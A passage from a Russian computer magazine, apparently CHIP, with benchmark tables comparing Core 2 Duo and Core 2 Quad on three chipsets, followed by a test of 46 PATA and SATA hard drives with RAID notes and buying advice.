Fast Fourier Transform (Optimized), кбайт/с	13,254	13,254	13,17	14,604	14,409	14,604

100%. Причем два ядра выигрывают у одного больше, чем четыре у двух.

Все три принимающих участие в тестировании набора системной логики демонстрируют идентичную производительность — однозначного лидера или аутсайдера не выявлено.

SPECviewperf

Основной задачей тестового пакета SPECviewperf является исследование профессиональных 3D-ускорителей. Однако благодаря интенсивному потоку данных, передающемуся по шинам материнской платы к видеоплате, на результате сказываются и различия в реализации графических интерфейсов. В большинстве тестов результаты оказались очень похожими. В тесте же тауа-02 при использовании четырехъядерного процессора с преимуществом

порядка 12% лидирует P965. В этом же тесте, но при использовании двуядерного процессора от конкурентов отстал чипсет i975X.

WinRAR 3.62

Получивший широкое распространение архиватор WinRAR поддерживает многопоточность начиная с версии 3.60. Мы протестировали процессоры с разным числом потоков — от одного до восьми. Как и следовало ожидать, Core 2 Quad выигрывает у Core 2 Duo, однако преимущество невелико. Причем наилучший результат оба процессора демонстрируют при запуске архивирования с числом потоков, большим на единицу, чем число ядер. Чипсеты P965, i975X и nForce 680i SLI демонстрируют идентичный результат при архивировании процессором Core 2

Duo. Core 2 Quad вновь продемонстрировал нелюбовь к nForce 680i SLI, уступив даже Core 2 Duo.

3DMark 06

Широко известный тестовый пакет 3DMark позволяет оценить производительность видеоплат в играх недалекого будущего. Последняя версия поддерживает многопоточность CPU, поэтому четырехъядерная модель в тесте процессоров сумела проявить себя с лучшей стороны. Но на общем результате это, конечно, почти не сказалось: система с Core 2 Quad Q6600 набрала 4357 баллов, а с Core 2 Duo E6700 — 4191.

Если обратиться к подтесту CPU, то Core 2 Quad Q6600 демонстрирует лучший результат совместно с Intel i975X, а Core 2 Duo E6700 — с nForce 680i SLI. ➔

Общие результаты тестов

Параметр/чипсет	Core 2 Quad P965	Core 2 Duo P965	Core 2 Quad i975X	Core 2 Duo i975X	Core 2 Quad 680i	Core 2 Duo 680i
super pi / mod 1.5 XS (время, м:с:дс). Меньше — лучше						
16k	0:0:204	0:0:172	0:0:204	0:0:188	0:0:218	0:0:187
32k	0:0:422	0:0:375	0:0:422	0:0:39	0:0:422	0:0:375
64k	0:0:922	0:0:828	0:0:906	0:0:828	0:0:906	0:0:828
128k	0:1:985	0:1:781	0:1:968	0:1:781	0:1:969	0:1:781
256k	0:4:329	0:3:891	0:4:312	0:3:875	0:4:282	0:3:891
512k	0:9:609	0:8:625	0:9:562	0:8:625	0:9:531	0:8:641
1m	0:21:234	0:19:11	0:21:156	0:19:187	0:21:094	0:19:219
2m	0:51:359	0:46:625	0:51:468	0:47:047	0:51:766	0:48:781
4m	1:59:141	1:48:218	2:00:265	1:48:375	1:59:078	1:54:375
8m	4:27:906	4:02:797	4:30:032	4:04:704	4:27:656	4:17:515
16m	9:57:171	9:04:250	9:59:93	9:03:672	9:54	9:34:953
32m	21:44:641	19:54:156	22:00:171	19:54:297	21:36:562	20:52:609
CrystalMark 0.9.121.320, баллы. Больше — лучше						
all	188 072	152 040	185 497	148 981	182 241	151 715
alu	42 226	23 564	42 598	23 384	41 838	23 625
fpu	49 950	28 667	49 758	28 384	49 324	29 726
memory	19 623	15 090	18 323	14 540	14 912	13 575
Hot CPU Tester Pro 4, баллы. Больше — лучше						
Общий результат	11 253	12 423	11 248	11 960	10 861	11 160
Firtz Chess Benchmark						
relative speed (4)	14,26		14,22		14,15	
Kilo nodes per second (4)	6843		6824		6791	
relative speed (3)	10,84		10,85		10,81	
Kilo nodes per second (3)	5205		5208		5191	
relative speed (2)	7,3	7,93	7,26	7,9	7,32	8,11
Kilo nodes per second (2)	3501	3806	3485	3791	3513	3894
relative speed (1)	3,67	3,99	3,62	4,03	3,68	4,07
Kilo nodes per second (1)	1761	1916	1739	1934	1768	1952
SPECviewperf 9.0						
3dsmax-04	14,63	16,48	14,28	16,36	14,85	16,26
catia-02	14,77	16,21	14,59	15,82	14,36	15,92
ensight-03	10,13	11,1	10,73	11,14	9,904	10,8
light=08	13,34	15,5	13,34	15,5	12,6	15,5
maya-02	29,91	27,99	26,68	24,8	25,5	27,86
proe-04	10,72	11,21	10,51	10,63	10,31	10,68
sw-01	20,46	21,55	19,94	20,73	19,42	21,04
ugnx-01	2,948	2,948	2,948	2,948	2,949	2,949
tcvis-01	2,176	2,567	2,575	2,548	1,939	2,722
WinRAR 3.62 (время, с). Меньше — лучше						
1 поток	77	74	77	72	78	74
2 потока	72	70	70	69	76	72
3 потока	55	50	54	51	58	55
4 потока	48	56	49	57	57	60
5 потоков	44	51	45	52	58	55
6 потоков	50	54	50	54	61	59
7 потоков	48	51	48	51	58	55
8 потоков	46	54	47	54	59	58
3DMark 06 (1024x768)						
Overall	4357	4191	4356	4185	4355	4197
CPU score	3527	2320	3573	2262	3545	2337
3DMark 05 (1024x768)						
Общий балл	6174	6212	6146	6226	6193	6243
CPU score	10 177	10 274	9818	10 048	9635	9351
PCMark 05						
PCMark Score	7242	6522	7129	6419	7185	6547
CPU score	7708	6800	7594	6717	7669	6803
Memory Score	5159	5593	5184	5629	5386	5679
Graphics Score	5708	5840	5428	5556	5699	5853
HDD Score	5287	5305	5302	5316	5558	5584
FEAR						
640x480 minimum	315	323	319	321	314	324
Far Cry 1.4 research						
800x600 minimum	323,62	353,99	320,82	353,14	321,89	351,8

3DMark 05

Устаревший 3DMark 05 не дает никакого преимущества четырем ядрам, а вот высокой тактовой частоте, напротив, рад. Поэтому с небольшим преимуществом в этом испытании лидирует Core 2 Duo. Чипсеты демонстрируют практически одинаковый результат, немного отстает лишь nForce 680i SLI.

PCMark 05

Как показало тестирование, PCMark 05 оптимизирован под мультипроцессорные системы. Но преимущество четырехъядерного процессора над двухъядерным в подтесте CPU не превышает 15%. В подтесте системы оперативной памяти и HDD небольшое преимущество осталось за nForce 680i SLI, в остальном же скоростные показатели чипсетов идентичны.


FEAR и Far Cry

Для обычного пользователя игры представляют наибольший интерес. В настоящий момент времени почти все они не способны извлечь пользу из мультипроцессорной системы. Поэтому на производительность в первую очередь влияет тактовая частота и архитектура микропроцессора. Это наглядно демонстрируют FEAR и Far Cry: Core 2 Duo E6700 здесь немного опережает Core 2 Quad Q6600. Еще одна особенность игр состоит в том, что чипсет материнской платы практически не влияет на общий результат за редким исключением. Это подтверждают и полученные нами результаты — никаких неожиданностей тестирование не принесло, на всех материнских платах результаты идентичны.

NFORCE 680I SLI И CORE 2 QUAD

Проблем не избежать?

Мы решили разобраться в причинах неудач дуэта nForce 680i SLI и процессоров Core 2 — низких результатах, показываемых системой в подтестах оперативной памяти некоторых приложений, таких как Hot CPU Tester и CrystalMark, а также при архивировании WinRAR.



NFORCE 680i SLI в тяжелых режимах выделяет довольно много тепла

Прежде всего, мы несколько раз перепроверили результаты тестирования, но не обнаружили никакой ошибки. Вначале подозрения упали на тайминги оперативной памяти, точнее, на корректность работы с ними данного чипа. Модули памяти Corsair CM2X1024-6400C4 способны при увеличении питания поддерживать режим 4-4-4-12 с частотой 800 МГц. В тестировании всех плат использовались тайминги от SPD — 5-5-5-18. Полностью стабильная работа на чипе 680i обеспечивалась также и при 5-4-4-12, так что проблема заниженного времени доступа в момент тестирования исключена. Кстати, даже при указанных последними значениях оба процессора на чипе от NVIDIA прилично отстают в подтестах системы оперативной памяти Hot CPU Tester и CrystalMark от результатов, показанных теми же модулями на чипах Intel.

Если взглянуть на детальные результаты тестирования в Hot CPU Tester, мы увидим, что лидером по скорости работы с памятью является чипсет P965. Немного отстал от него i975X. А вот разрыв nForce 680i SLI уже более существенный — порядка 500 кбайт/с в большинстве тестов. Правда, есть испытания, в которых он держится на равных с P965 или даже выигрывает у него, но таких меньшинство. Кстати говоря, нечто подобное мы наблюдаем и при использовании процессора Core 2 Duo, правда, проигрыш там менее существенный.

С другой стороны, тестирование в PCMark 05 не выявило никаких проблем у nForce 680i SLI при работе с ОЗУ. И в работе большинства приложений она никак не проявляется.

■ ■ ■ Алексей Мирошниченко


СНП Выводы

Обычный пользователь не ощутит никакой разницы между двоядерным и четырехъядерным процессором в повседневной работе. Под Core 2 Quad пока что оптимизированы только узкоспециализированные задачи, его эра в домашних ПК еще не наступила.

Как показывает практика, в широком кругу пользовательских задач, будь то просмотр фильмов и прослушивание музыки, игры, офисная работа и т. д., чипсет никак не влияет на производительность. Поэтому обычным пользователям следует выбирать материнскую плату исходя из соображений стабильности и необходимых возможностей. Заядлым геймерам и оверклокерам мы посоветуем приобрести материнскую плату на базе чипсета NVIDIA nForce 680i SLI. Два слота PCI Express x16 позволят использовать SLI-режим, а дополнительный слот PCI Express x8 — третью видеоплату для физических расчетов. Любители разгона будут рады широким возможностям по установке таймингов, напряжений и частоты шин, а главное — потрясающему разгонному потенциалу самой платы.

Не стоит забывать, что для проявления подобных качеств необходимы топовые комплектующие. Также nForce 680i SLI обладает высокими энергопотреблением и ценой.

Если же в первую очередь для вас важно соотношение цена/производительность, то лучшей платформы, чем материнская плата на базе чипсета Intel P965, для Core 2 не найти. Intel i975X предлагает расширенную функциональность и дополнительные возможности. К примеру, дополнительный слот PCI Express x16 (а в некоторых случаях и два) позволит собрать мощную CrossFire-видеосистему. А это немаловажный аргумент для геймеров.



INTEL I975X занимает высшее положение в производственной линейке Intel, но по результатам тестов часто уступает своему младшему брату

КАК МЫ ТЕСТИРОВАЛИ

В нашем тестировании приняли участие материнские платы Intel Desktop Board D975XBX (Intel i975X), Foxconn P9657AA-8EKR52H (Intel P965), Foxconn N68S7AA (nForce 680i SLI). Место в разьеме Socket 775 по очереди занимали процессоры Intel Core 2 Duo E6700 (2,66 ГГц) и Intel Core 2 Quad Q6600 (2,4 ГГц). Два модуля оперативной памяти Corsair CM2X1024-6400C4 работали в двухканальном режиме с обычными, более высокими таймингами, нежели экстремальные. Видеоплата MSI NX7600GS-T2D256E была установлена в слоте PCI Express x16 на всех платах поочередно. ОС Windows XP SP2 и тестовые приложения были записаны на Western Digital WD3000JS объемом 300 Гбайт. Подача питания осуществлялась блоком питания FSP550-60PLN мощностью 550 Вт. Для тестирования использовались последние версии драйверов, доступные на офици-

альных сайтах производителей комплектующих. В качестве судей выступили тестовые приложения Super PI mod 1.5XS, CrystalMark 0.9.121.320, Hot CPU Tester Pro 4, Specviewperf 9.0, WinRAR 3.62, 3DMark 06 v1.1.0 (1024x768@32), 3DMark 05 v.1.3.0 (1024x768@32), PCMark 05 1.2.0, FEAR (640x480@32), Far Cry 1.4 (800x600@32, research demo).



CORE 2 QUAD В СРАВНЕНИИ С CORE 2 DUO почти никаких преимуществ для рядового пользователя пока что не предоставляет



В этой статье

46 жестких дисков в двух категориях

RAID через SATA: практический тест

Все результаты теста в деталях

Советы CHIP: проверка перед покупкой

«Н икогда еще жесткие диски не были такими быстрыми и дешевыми, как сегодня» — эту фразу вы, наверное, регулярно встречали на протяжении последних лет в каждом обзоре, посвященном винчестерам. Сегодня она выглядит актуальнее, чем когда-либо. Хотите пример? По сравнению с жесткими дисками 2000 года, скорость современных накопителей возросла в три раза. Еще более сенсационные изменения претерпело соотношение цена/качество. Если в 2000 году покупатель платил за каждый гигабайт более \$10, то сейчас можно найти модели, у которых 1 Гбайт стоит всего 25 центов. На рубеже тысячелетий владелец компьютера с 40-гигабайтным винчестером чувствовал себя крупным собственником. В современных ПК обычным делом стали жесткие диски объемом 400 Гбайт, а в классе люкс обосновались модели емкостью 500 и 750 Гбайт. Дискового пространства стало много, но и потребность в нем огромна. В эпоху фильмов DivX и HD, коллекций MP3 и цифровых фотографий носители информации заполняются в мгновение ока.

ПРИНИМАЯ РЕШЕНИЕ О ПОКУПКЕ

Интерфейсы: PATA vs. SATA

Сегодня бал правит SATA. Если материнская плата имеет соответствующие разъемы, вы вряд ли сможете обойтись без дисков SATA, особенно при покупке нового ПК. Многие актуальные платы на базе чипсета Intel 965 вообще не имеют портов PATA, в лучшем случае только для оптических дисководов. Интерфейс SATA 300 предпочтительнее, чем SATA 150, поскольку он поддерживает технологию NCQ, которая «по-умному» определяет порядок выполнения нескольких одновремен-

Мегатест 46 жестких дисков

Среди 46 жестких дисков, принявших участие в нашем тесте, вы найдете модели на все случаи жизни: быстрые для RAID-массивов, тихие для жилой комнаты и недорогие, пригодные для «омоложения» старого ПК.

ных запросов, максимально ускоряя доступ головок записи/чтения к данным. Несмотря на преимущества SATA, интерфейс PATA, известный также как IDE, пока не собирается сдаваться. Причина в том, что многие пользователи бросились модернизировать свои старые компьютеры. Сегодня многие имеют цифровую камеру или MP3-плеер. У слегка устаревшего компьютера мощность процессора, как правило, вполне достаточна для обработки MP3 или фотографий, но емкости старых дисковых накопителей уже не хватает. Именно поэтому переживает настоящий бум и рынок внешних жестких дисков, а 95% этих устройств базируются на PATA. В принципе, против дисков PATA нет никаких серьезных аргументов. Лишь для быстрого массива RAID 0 старый стандарт IDE может являться своеобразным «игольным ушком».

ПРОИЗВОДИТЕЛЬНОСТЬ

Скорость скорости разнь

Производительность жестких дисков зависит от трех факторов: скорости передачи данных, времени доступа и способа управления кеш-памятью. Последний трудно оценить даже в лабораторных условиях, поскольку кеш, в зависимости от некоторых параметров, работает с одними приложениями лучше, а с другими — хуже. Опыт показывает, что правильно организованная 2-мегабайтная кеш-память зачастую приносит больше пользы, чем 8-мегабайтная с плохим управлением. К тому же большой кеш объемом 16 Мбайт имеет смысл, скорее, для высокопроизводительных дисков, работающих в RAID-массивах, чем для обычных винчестеров.

Скорость передачи данных и время доступа оцениваются гораздо проще, чем кеш-менеджмент. Вопрос лишь в том, какое из этих двух свойств для вас важнее. Универсальному бытовому компьютеру, на котором установлены Windows, стандартные офисные приложения, пара игр, имеются коллекция фотографий, сделанных во время последнего отпуска, и «корм» для MP3-плеера, не нужны ни сверх-

быстрая скорость передачи данных, ни рекордное время доступа. Важно лишь правильное сочетание этих показателей, ведь решающими для выбора диска являются размер используемых файлов и соответствующая ему степень фрагментации.

Диском нашей мечты мог бы стать WD Raptor WD1500ADFD из таблицы класса SATA. Ему нет равных ни в скорости передачи данных, ни во времени доступа. Однако и у него есть свои недостатки: низкая емкость (150 Гбайт), высокий уровень шума и запредельная цена одного гигабайта — почти \$1,5. А победитель теста не должен иметь заметных слабостей. Именно таков наш лидер — T133 от Samsung, который кажется немного медлительным, но лишь на первый взгляд. Он имеет емкость 400 Гбайт, работает тихо, отличается солидной производительностью и стоит недорого.

Для видеолюбителей и профессиональных фотографов, которым приходится иметь дело с файлами большого размера, важна высокая скорость передачи данных, а время доступа играет если не второстепенную, то менее заметную роль.

Тем, кому по причинам, названным выше, не нравятся такие диски как WD Raptor, мы рекомендуем SATA Barracuda ST3500630AS от Seagate: быстрый, тихий, с солидной емкостью в 500 Гбайт. Его соперник из лагеря PATA — Samsung SP2514N. В идеальном случае подобные накопители следует использовать только для хранения медиафайлов, не устанавливая на них Windows и программы. В противном случае файлы будут записываться в расчлененном (из-за фрагментации) виде, а это серьезно мешает чтению данных.

Тому же, кто работает со множеством мелких файлов, например с базами данных, следует искать фаворита исходя из минимального времени доступа. Если вам, несмотря ни на что, нужна самая высокая производительность, то лучшим выбором окажется все же невероятно быстрый WD Raptor. →

Возможности RAID с SATA


Вооружившись тремя дисками Seagate Barracuda ATA 7200.10 емкостью 500 Гбайт каждый, мы выяснили, чего можно ожидать от разных уровней RAID.

RAID 0 (Striping) — распределение данных

Тот, кто хочет получить от жестких дисков максимальную производительность, найдет ее в RAID 0. Данные параллельно распределяются на двух или более дисках, при этом доступ к ним оптимизируется. ОС определяет массив как один большой жесткий диск, емкость которого равна суммарной емкости отдельных винчестеров. На наших ПК с NVIDIA 680i и Intel 965 мы добились скорости чтения, равной 180 Мбайт/с, скорость записи составила 155 Мбайт/с, то есть произошло увеличение производительности в три раза.

RAID 1 (Mirroring) — «зеркало»

RAID 1 работает с двумя жесткими дисками и обеспечивает безопасность данных. Каждый бит записывается на оба диска одинаково. При выходе из строя одного HDD информация остается на



ШЕСТЬ В ОДНОМ Новые чипсеты для материнских плат, производимые компаниями Intel, NVIDIA, ATI и VIA, поддерживают до шести портов SATA

другом. Недостатки: нет повышения производительности, общая емкость равна емкости одного диска.

RAID 5 — скорость и безопасность данных

RAID 5 сочетает производительность и безопасность. При записи данные распределяются не менее чем на трех дисках. Если один из них выйдет из строя, вы можете без потерь работать с остальными. При чтении массив RAID 5 оказывается в два раза быстрее отдельного диска (125 Мбайт/с), при записи с чипсетом NVIDIA массив дает хорошее значение, равное 70 Мбайт/с, а вот Intel разочаровывал — всего 25 Мбайт/с.

ТЕПЛОТДАЧА И РАБОЧИЕ ШУМЫ

Перегрев — враг данных, или почему необходимо охлаждать жесткие диски

Ни один винчестер не в состоянии перегрузить блок питания вашего компьютера. Однако чем меньше тепла выделяет жесткий диск, тем лучше. Низкая теплоотдача позитивно влияет на продолжительность жизни ваших данных. Чтобы не допустить перегрева, диск необходимо охлаждать потоком воздуха внутри корпуса компьютера. Температуру винчестера легко измерить, дотронувшись до него рукой: если диск не очень горячий — все в порядке. Если же при работе он нагревается так, что обжигает вам пальцы, следует увеличить охлаждение.

Между прочим, уровень шума жесткого диска, работающего в тихом комнатном ПК, не должен превышать 2 сона. Здесь примером могут служить оба победителя нашего теста — Hitachi и Samsung (1,9 сона). При уровне шума выше 2,5 сон присутствие диска в системе становится заметным, и он начинает мешать.

ПРОГНОЗ НА БУДУЩЕЕ

Накопители станут быстрее, вместительнее и дешевле

Очевидно, что в ближайшие годы емкость жестких дисков будет стремительно расти, а стоимость одного гигабайта — уменьшаться. Причина — метод перпендикулярной записи, при которой биты информации записываются не вдоль поверхности пластины, а перпендикулярно ей, и потому гораздо плотнее. Сегодня этот метод уже широко применяется в 2,5-дюймовых дисках для ноутбуков. У 3,5-дюймовых моделей перпендикулярная запись тоже входит в моду.

А мы тем временем с нетерпением ждем появления гибридных жестких дисков, в которых будут сочетаться традиционные магнитные накопители и сверхбыстрая полупроводниковая память. Например, фирма Seagate уже подготовила такое решение для ноутбуков — Momentus 5400PSD. CHIP

Жесткие диски PATA/3,5 дюйма

Жесткие диски PATA/3,5 дюйма						Основные характеристики					Дополнительно						
Место	Модель	Общая оценка		Цена, \$	Цена за 1 Гбайт, \$	Соотношение цена/качество	Производительность (60%)	Скорость передачи данных Мбайт/с (23 зап./чт.)	Время доступа, мс (32 чт./зап.)	Уровень шума (30%)	Уровень шума, сон (31 холостой режим/доступ)	Потребление энергии (10%)	Номинальная емкость/эффективная емкость, Гбайт	Объем кэш-памяти, Мбайт	UDMA	Скорость вращения шпинделя, об./мин.	NCQ
1	Hitachi HDT725025VLAT80	94	81	0,32	отличное	95	47,6	10,2	100	1,9	76	250/233	8	133	7200	—	
2	Hitachi HDT72525DLAT80	94	83	0,33	отличное	96	48,5	10,2	91	2,0	94	250/233	8	133	7200	—	
3	Samsung SP2514N	92	80	0,32	отличное	100	58	11	86	2,2	65	250/228	8	133	7200	—	
4	Hitachi HDT725050VLAT80	92	221	0,44	хорошее	99	53,2	10,3	86	2,2	62	500/466	8	133	7200	—	
5	Seagate ST3750640A	87	395	0,53	удовл.	91	54,2	12,8	86	2,2	61	750/699	16	100	7200	—	
6	Samsung HD400LD	86	145	0,36	отличное	92	51,4	12,1	81	2,3	65	400/373	8	100	7200	—	
7	Seagate ST3500630A	86	275	0,55	удовл.	92	53,2	12,6	82	2,3	65	500/466	16	100	7200	—	
8	Maxtor 6L250R0	84	92	0,37	отличное	94	45,3	10,1	70	2,6	70	250/234	16	133	7200	—	
9	WD Caviar WD3200JB	84	110	0,34	отличное	96	54	11	63	3	70	320/305	8	100	7200	—	
10	Samsung SP2014N	83	77	0,38	хорошее	91	46,3	11	72	2,6	68	200/282	8	133	7200	—	
11	Samsung SP1614N	82	67	0,42	хорошее	94	50,7	11,1	64	2,9	66	160/149	8	133	7200	—	
12	ExcelStor Jupiter J880	82	50	0,62	удовл.	94	44,9	10,2	53	3,5	100	80/76	2	100	7200	—	
13	Seagate ST3500641A	79	270	0,54	удовл.	86	45,4	12,5	68	2,7	66	500/466	16	100	7200	—	
14	Seagate ST3200822A	78	96	0,48	удовл.	89	52,2	12,8	60	3,1	68	200/182	8	100	7200	—	
15	Seagate ST3400832A	77	210	0,52	удовл.	92	56,5	13,4	50	3,7	65	400/382	2	100	7200	—	
16	WD Caviar WD2500JB	76	86	0,34	хорошее	84	48,4	13	59	3,1	81	250/233	8	100	7200	—	
17	Samsung SP1604N	75	66	0,41	удовл.	82	46,8	14,6	64	2,9	65	160/149	2	100	7200	—	
18	WD Caviar WD1200JB	73	60	0,50	удовл.	83	38	11,8	55	3,4	68	120/112	8	100	7200	—	
19	WD Caviar WD1200BB	72	62	0,52	удовл.	81	37,5	11,6	56	3,3	67	120/112	2	100	7200	—	
20	WD Caviar WD2500BB	70	88	0,35	хорошее	90	49,7	12,4	28	6,6	72	250/245	2	100	7200	—	
21	WD Caviar WD800BB	69	50	0,63	удовл.	78	36,9	12,4	51	3,6	71	80/75	2	100	7200	—	
22	WD Caviar WD400BB	69	46	1,15	плохое	76	29,4	11,4	54	3,4	74	40/37	2	100	7200	—	
23	WD Caviar WD2000JB	67	85	0,43	удовл.	77	42	15,1	47	3,9	66	200/186	8	100	7200	—	
24	WD Caviar WD1600BB	63	67	0,42	удовл.	72	34,3	13,9	43	4,3	67	160/146	2	100	7200	—	

Жесткие диски SATA/3,5 дюйма

Жесткие диски SATA/3,5 дюйма						Основные характеристики					Дополнительно																		
Место	Модель	Общая оценка		Цена, \$	Цена за 1 Гбайт, \$	Соотношение цена/качество		Производительность (60%)		Скорость передачи данных, Мбайт/с (2/3 зап./чт.)		Время доступа, мс (3/2 чт./зап.)		Уровень шума (30%)		Уровень шума, сон (31 холостой режим/доступ)		Потребление энергии (10%)		Номинальная емкость/эффективная емкость, Гбайт		Объем кэш-памяти, Мбайт		UDMA		Скорость вращения шпинделя, об./мин.		NCQ	
1	Samsung T133 HD401LJ	81	146	0,37	отличное	72	57,3	12	100	1,9	72	400/364	16	300	7200	•													
2	WD Raptor WD1500ADFD	81	265	1,77	плохое	100	71,4	6,8	50	3,7	64	150/140	16	150	10 000	•													
3	WD Caviar RE2 WD5000YS	80	230	0,46	отличное	78	57	10,6	88	2,1	72	500/466	16	300	7200	•													
4	Maxtor 6B300S0	80	105	0,35	хорошее	77	49,7	10	94	2	62	300/279	16	150	7200	—													
5	Samsung SP1614C	79	85	0,53	удовл.	69	45	11,8	100	1,9	81	160/146	8	150	7200	—													
6	Seagate ST3500630AS	78	247	0,49	хорошее	77	60,5	11,4	79	2,4	80	500/466	16	300	7200	—													
7	WD Raptor WD740GD	78	185	2,50	плохое	93	62,3	7,2	51	3,6	70	74/68	8	150	10 000	—													
8	Hitachi HDS728080PLA380	77	53	0,66	удовл.	72	44,5	10,8	86	2,2	83	80/77	8	300	7200	•													
9	Samsung SP2504C	76	82	0,33	отличное	77	58	10,8	81	2,3	61	250/233	8	300	7200	•													
10	Samsung SP2004C	76	75	0,38	отличное	69	45,4	11,2	88	2,1	85	200/186	8	300	7200	•													
11	Seagate ST3400620AS	76	174	0,44	хорошее	77	60,7	12	76	2,4	73	400/373	16	300	7200	•													
12	WD Caviar WD4000KD	74	165	0,41	хорошее	75	54,1	11	75	2,5	63	400/364	16	150	7200	—													
13	Samsung T133 HD300LJ	71	105	0,35	отличное	69	46,6	11,2	75	2,5	64	300/280	8	300	7200	•													
14	Maxtor 7H500F0	68	280	0,56	удовл.	73	53,1	10,6	56	3,3	72	500/466	16	300	7200	•													
15	WD Raptor WD360GD	68	115	3,19	плохое	82	46,6	8,2	40	4,7	73	36/35	8	150	10 000	—													
16	Seagate ST3750640AS	67	405	0,54	удовл.	76	62,7	12	52	3,6	63	750/699	16	300	7200	•													
17	WD Caviar WD2500KS	66	98	0,39	отличное	73	50,3	10,6	43	4,3	86	250/227	16	300	7200	•													
18	Seagate ST3500641AS	66	260	0,52	удовл.	69	48,7	12	60	3,1	67	500/466	16	300	7200	•													
19	Seagate ST3400832AS	66	240	0,60	удовл.	72	56,2	13,6	50	3,7	80	400/382	2	300	7200	•													
20	WD Caviar WD3200JD	64	145	0,45	хорошее	76	54	10,6	36	5,2	81	320/298	8	150	7200	—													
21	Seagate ST3200822AS	62	100	0,50	удовл.	70	50,6	11,4	48	3,8	58	200/200	8	150	7200	—													
22	Hitachi HDS725050KLA360	60	230	0,46	удовл.	70	48	11,2	38	4,8	67	500/466	6	300	7200	—													

■ Отлично (100–90) ■ Хорошо (89–75) ■ Удовлетворительно (74–45)

Максимальное количество баллов — 100

CHIP Советы: внутренние 3,5-дюймовые жесткие диски

Проверка перед покупкой

Интерфейс

Для нового компьютера лучше приобрести диски SATA-300 с поддержкой NCQ. Системы «в возрасте» около двух лет, имеющие порты SATA, надежнее работают с моделями SATA-150. Для более старых ПК или внешних дисков лучше выбирать PATA.

Цена

Соотношение цена/качество зависит не от общей цены диска, а от того, сколько вы платите за каждый гигабайт. Некоторые дистрибьюторы приводят этот показатель на своих сайтах.

Производительность


Для работы с большими файлами WAV, DivX, AVI, RAW или TIFF требуется высокая скорость передачи данных. Тем, кто занимается базами данных, важнее время доступа. Пользователям, привыкшим к MP3 и JPEG, рекомендуется сбалансированное сочетание этих двух факторов.

Уровень шума

Высокая скорость вращения шпинделя (10 000 об./мин.) — это не только топ-производительность, но и громкий шум, и повышенная потребность в охлаждении. Для компьютера, стоящего в жилой комнате, рекомендуются жесткие диски с уровнем шума не выше 2,5 сон.

Рекордную производительность нельзя утаить

Когда-то диск мог быть или быстрым, или тихим. Сегодняшние HDD почти бесшумные — кроме дисков WD Raptor, работающих со скоростью 10 000 об./мин. и обладающих рекордной производительностью.



CHIP НАВИГАТОР

МЕТОДИКА ТЕСТИРОВАНИЯ

Главным критерием оценки жестких дисков является их производительность (60%). На оценку влияют измеренные в лабораторных условиях значения скорости передачи данных, времени доступа, а также результаты различных практических тестов (время загрузки компьютера, сканирование вирусов, работа с базами данных и изображениями). Мы предпочитаем быстрые диски, которые работают тихо. Поэтому оценка за уровень шума составляет 30% от общего результата. Потребляемая мощность тоже важна: низкое энергопотребление положительно сказывается на продолжительности жизни диска, а это уже 10% от общей оценки.



Лидеры теста

PATA

1

Hitachi HDT725025VLAT80

Этот диск на 250 Гбайт с уровнем шума 1,9 сона — самый тихий в тесте. Малое время доступа (10,2 мс) и замечательное соотношение цена/качество делают его идеальным вариантом для тех, кто собирается модернизировать свой компьютер. Цена: \$81 (\$0,32 за 1 Гбайт)



3

Samsung SP2514N

Низкая цена одного гигабайта — не единственный козырь модели SP2514N. Скорость передачи данных (58 Мбайт/с) является самой высокой в списке жестких дисков PATA, а уровень шума составляет всего 2,2 сона. Цена: \$80 (\$0,32 за 1 Гбайт)



SATA

1

Samsung HD401LJ

Можно подумать, что Samsung получил карт-бланш на победы в тестах жестких дисков. Этому производителю, как никому другому, удается сочетать хорошую производительность с низким уровнем шума. Лучший пример — модель HD401LJ. Цена: \$146 (\$0,37 за 1 Гбайт)



9

Samsung SP2504C

Жесткий диск с лучшим соотношением цена/качество — тоже Samsung! Этот винчестер работает не так тихо, как победитель теста, зато у него чуть более короткое время доступа (10,8 мс) и неслабее низкая цена. Цена: \$82 (\$0,33 за 1 Гбайт)





Мобильная

2006 год оказался революционным для рынка ноутбуков. Экспансия процессоров Core Duo и Core 2 Duo сопровождалась активным развитием платформы Centrino, что привело к появлению намного более производительных моделей. При этом предыдущее поколение ноутбуков на базе Pentium M стало намного дешевле.

